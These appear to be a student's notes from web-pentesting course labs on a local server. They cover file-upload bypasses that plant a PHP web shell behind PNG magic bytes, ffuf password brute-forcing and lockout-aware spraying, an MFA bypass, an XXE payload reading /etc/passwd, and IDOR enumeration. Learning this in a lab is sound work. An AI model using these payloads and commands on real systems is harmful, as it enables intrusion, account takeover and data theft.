
```
GENERATED WORDS: 4612

---- Scanning URL: http://localhost/ ----
==> DIRECTORY: http://localhost/assets/
==> DIRECTORY: http://localhost/includes/
+ http://localhost/index.php (CODE:200|SIZE:27945)
==> DIRECTORY: http://localhost/labs/
+ http://localhost/server-status (CODE:403|SIZE:274)

---- Entering directory: http://localhost/assets/ ----

---- Entering directory: http://localhost/includes/ ----

---- Entering directory: http://localhost/labs/ ----
==> DIRECTORY: http://localhost/labs/uploads/

---- Entering directory: http://localhost/labs/uploads/ ----
```

=>

inside `labs` there is a directory --> `uploads`

=>

let's try --> http://localhost/labs/uploads/cmd.php




Warning: system(): Cannot execute a blank command in **/var/www/html/labs/uploads/cmd.php** on line **1**

It works

We got an error bc --> we didn't pass the parameter cmd with a value

=>

`http://localhost/labs/uploads/cmd.php?cmd=whoami`



www-data

=>

WE PERFORMED CODE EXECUTION

now we can try to popup a shell

Popup a shell

aa

Magic Bytes 0x02

upload an image and txt file to test the webserver => the webserver only accept png and jpg

=>

let's bypass this protection with BurpSuite: (as in the previous lab)

- Turn on cheet > FoxyProxy
- Setup initial things for BurpSuite --> cheet > Initial things to do
- upload the img > open the req in burpSuite > Send to Repeater
- delete the img, change file type to `.php` and try to send our PHP shell
  `<?php system($_GET['cmd']); ?>`
  - this time we have an error => CHECK HAPPENS server side
    =>

we need to understand where the app checks for this control:
the app could:

- look at the file extension (filename="file.php")
  how to bypass this:
  `filename="file.php%00.png"`
  `%00` --> is a NULL byte => it ends the string

  `filename="file.php.png"`
  sometimes if the app is not well configured --> also this can bypass the check
- check the Magic bytes

Bypass Check Server-Side (Magic Bytes)

magic bytes --> - first bytes of a file
- they tell the system what type of file it is
Example:

```
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/WEB_LAB/file_upload_2$ head Example.png
◆PNG
◆
IHDR◆◆  m"HxPLTE◆◆◆&&&◆◆◆999◆◆◆◆◆◆◆◆◆◆◆◆XXX◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆W◆◆◆◆◆◆222sss◆◆◆fff◆◆◆◆◆◆JJJmmmOOO
◆◆I◆◆◆◆◆3◆◆◆◆!◆5◆◆$)◆◆◆◆ń◆ń◆ń
```


do something like this:

```
----------------------------334266351539694766593986606187
Content-Disposition: form-data; name="uploaded_file"; filename="Example2.php"
Content-Type: image/png

□PNG

IHDRáá
m"HxPLTEÿÿÿ&&&ÅÅÅ999□□□¦¦¦ÈÈÈüüüxxxñññººº¬¬¬ååàìììóóóáááÑÑÑ□□□ÍÍÍ222sss□□□fff
»»»JJJmmmQQQddd???VVV)))□□□444\\\CCCX0Û
<?php system($_GET['cmd']); ?>
¾ð±N¾ß|ys3x~P=ieÙyj{juSþ¿y□□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□
□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾□□¾ÿ\□µIS0Û¾õIEND®B`□
----------------------------334266351539694766593986606187--
```

> ⚠ **Warning**
> you need to play a little bit on where to put the shell
> maybe after the magic bytes, after 2/3 lines, you need to delete part of the img (as we did)

- Send the request
  =>
  _The file is been uploaded

Now we should do --> directory busting (to find where the file is been uploaded)
but we already know that
=>
let's connect to
`http://localhost/labs/uploads/Example2.php?cmd=COMMAND`
and see if it worked:




IT WORKED

Bypass also File Extension Check Server Side

> ⚠ **If the Server checks the file extension inside the namefile**
>
> =>
> try to google --> valid php file extension
> =>

you'll find other extension --> that can execute php anyway




File Upload 0x03

- turn on FroxyProxy
- do the cheet > Initial things to do for BurpSuite
- upload an img
- open it inside Proxy > HTTP History
- Send to Repeater
  - Insert our shell inside the image after the magic bytes and delete a portion of it
  - change the filetype to php
  - WE GOT AN ERROR --> here the server checks that you upload only jpg and png
    =>
  - google --> valid php file extension
  - retry with different extension
  - with phtml works

```
-----------------------------375451368311759952782330776884
Content-Disposition: form-data; name="uploaded_file"; filename="logo5.phtml"
Content-Type: image/png

□PNG

IHDR88il□tEXtSoftwareAdobe ImageReadyqÉe<3ÈIDATxÚìÝ
|õ□ÿÿip¤íBÁIk□$mV$!üÚmR□□á□9Â]ì-ív□□jo·»¿Ýîn□í¹ô°Í¬ü¶ålk§7½,Z
ôØÆ□ýõ÷¸´lûëoã@Ü□+Çüç:I3ÒÌhF3□fF¯çã¡Ø□H²5Û□·?□iG□fPØ
<?php system($_GET['cmd']); ?>
¬□□X□t[Ù¸lâA*□b*$ËQlù
¬□□ÈDºl%ã}>d&$ÁFÛèk%à2Õç²ËQ□Ì 8□Ì¥ËV□áÆj□XµÑ¶(□ÿ`ì§ºý»" µIEND®B`□
-----------------------------375451368311759952782330776884--
```

=>



Attacking Authentication

we can test 2 things:

- bruteforcing
- logical issues

auth bruteforce 0x01

If you are attacking a liver target:
=>

- the attack can be slow => don't use a huge wordlist
- maybe the target allows only 4-5 req per second => you need to stay inside this interval

you can use for bruteforcing:

- BurpSuite --> but you need PRO version
- ffuf

ffuf

First we need to capture a clean req: (=> we need burp anyway)
=>

- Setup initial things for BurpSuite --> cheet > Initial things to do
- send some random credentials
- open the req into Burp > Copy it > Save it inside a txt file

```
POST /labs/a0x01.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/a0x01.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=jeremy&password=FUZZ_VARIABLE
~
```

- change the password value as --> your fuzz variable
- we need a not huge wordlist:
  =>
  `git clone --depth 1 \ https://github.com/danielmiessler/SecLists.git`
- `ffuf -request req.txt -request-proto http -w /home/simone/Desktop/TCM/wordlist/SecLists/Passwords/xato-net-10-million-passwords-10000.txt`
- We need to filter the result
  =>

check the Size in the output of ffuf and:

`ffuf -request req.txt -request-proto http -w /home/simone/Desktop/TCM/wordlist/SecLists/Passwords/xato-net-10-million-passwords-10000.txt -fs <Size_number>`

=>


=>

password found

```
[Status: 200, Size: 1808, Words: 494, Lines: 47, Duration: 20ms]
    * FUZZ: letmein

:: Progress: [10000/10000] :: Job [1/1] :: 2777 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

MFA 0x02

- Open the lab
- Enter the credentials that the lab provided
- => you'll get a MFA code to complete the login > insert it and you'll be logged in




=>

- Reload the page
- login again

- copy the new Code
- put it inside the MFA box
- Open BurpSuite
- enable FoxyProxy


Intercept and Edit req BurpSuite


- go to Proxy > Intercept > Intercept On
- now click the Submit button into the lab
- Now you have captured the request inside BurpSuite
  =>
  the req is not been sent
  =>
  modify the useraname to --> jeremy (that is our target)




- click on Intercept Off (it will send the request)

- now go back to the page --> We have access as Jeremy







auth 0x03

after 5 attempts --> account will block
=>
we will test only 4 passwords for each possible account
=>
Copy one single request with Burpsuite:

- turn on FoxyProxy
- Setup initial things for BurpSuite --> cheet > Initial things to do
- send as credentials --> admin:admin
- open the req into Burp
- Save the response Length --> (3376)
- Copy the req > Save it inside a txt file
- modify the 2 parameters:
  - `username=FUZZUSER`
  - `password = FUZZPASS`

Create a txt file with 4 passwords --> 123456, password, letmein, teashop

ffuf

`ffuf -request req.txt -request-proto http -mode clusterbomb -w passwords.txt:FUZZPASS -w /home/simone/Desktop/TCM/wordlist/SecLists/Usernames/top-usernames-shortlist.txt:FUZZUSER -fs 3376`

`-mode clusterbomb` --> for each username it tries everypassword

`-fs 3376` --> length of the response that we captured

=>

now in the output find an attempts that have a different size value as what we specified

=>

We found a possible login

```
[Status: 200, Size: 1157, Words: 7, Lines: 7]
    * FUZZPASS: letmein
    * FUZZUSER: admin
```

=>

it works

XXE - External Entities Injection

Some apps use XML --> to transfer data

Inside our lab `peh-web-labs/labs/user-content/` :
there are 2 xml files:

- a legitimate xml file

```
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/WEB_LAB/peh-web-labs/labs/user-content$ cat xxe-safe.xml
<?xml version="1.0" encoding="UTF-8"?>
<creds>
    <user>testuser</user>
    <password>testpass</password>
</creds>
```

- a xml file that contains an exploit (print the /etc/passwd file)

```
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/WEB_LAB/peh-web-labs/labs/user-content$ cat xxe-exploit.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE creds [
<!ELEMENT creds ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds><user>&xxe;</user><password>pass</password></creds>
```

What does the second file:

the external entity `xxe` that is inside the `creds` document:
is going to reference --> `SYSTEM "file:///etc/passwd"`


=>

when this file is passed --> - the contents of it will be grabbed
- and it will be place where xxe is
our reference to xxe is inside the `<user> </user>` field:

`<creds><user>&xxe;</user><password>pass</password></creds>`

=>

if we upload this file:



we'll get the /etc/pass file (to see better format => `CTRL+U`)


IDOR - Insecure Direct Object Reference

IDOR --> Insicure Direct Object Reference
it's:
an access control issue where:

- we can request a resource with an obj ID
- server will return some info of the obj

easiest way to test IDOR:
find a way where you are able to --> manipulate an obj ID

in our lab:
we can do it through the --> URL



Labs / IDOR 0x01

Your account details

Username: isabelle

Address: 11, Lightwood Road, SHW 2EC

Type: user

if we change this value => we'll get another account info

=>

let's enumerate all the possible accounts

Enumerate all the possible accounts (ffuf)

first we need a wordlist

we can create it with python:

insert n° from 0 to 2000 --> `python3 -c 'for i in range(1,2001): print(i)' > num.txt`

```
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/WEB_LAB/IDOR$ python3 -c 'for i in range(1,2001): print(i)' > num.txt
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/WEB_LAB/IDOR$ head num.txt
1
2
3
4
5
6
7
8
9
10
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/WEB_LAB/IDOR$ tail num.txt
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
```

=>

copy the lab URL

`ffuf -u "http://localhost/labs/e0x02.php?account=FUZZ" -w num.txt`


we need the `""` --> bc inside the URL there is the `?`

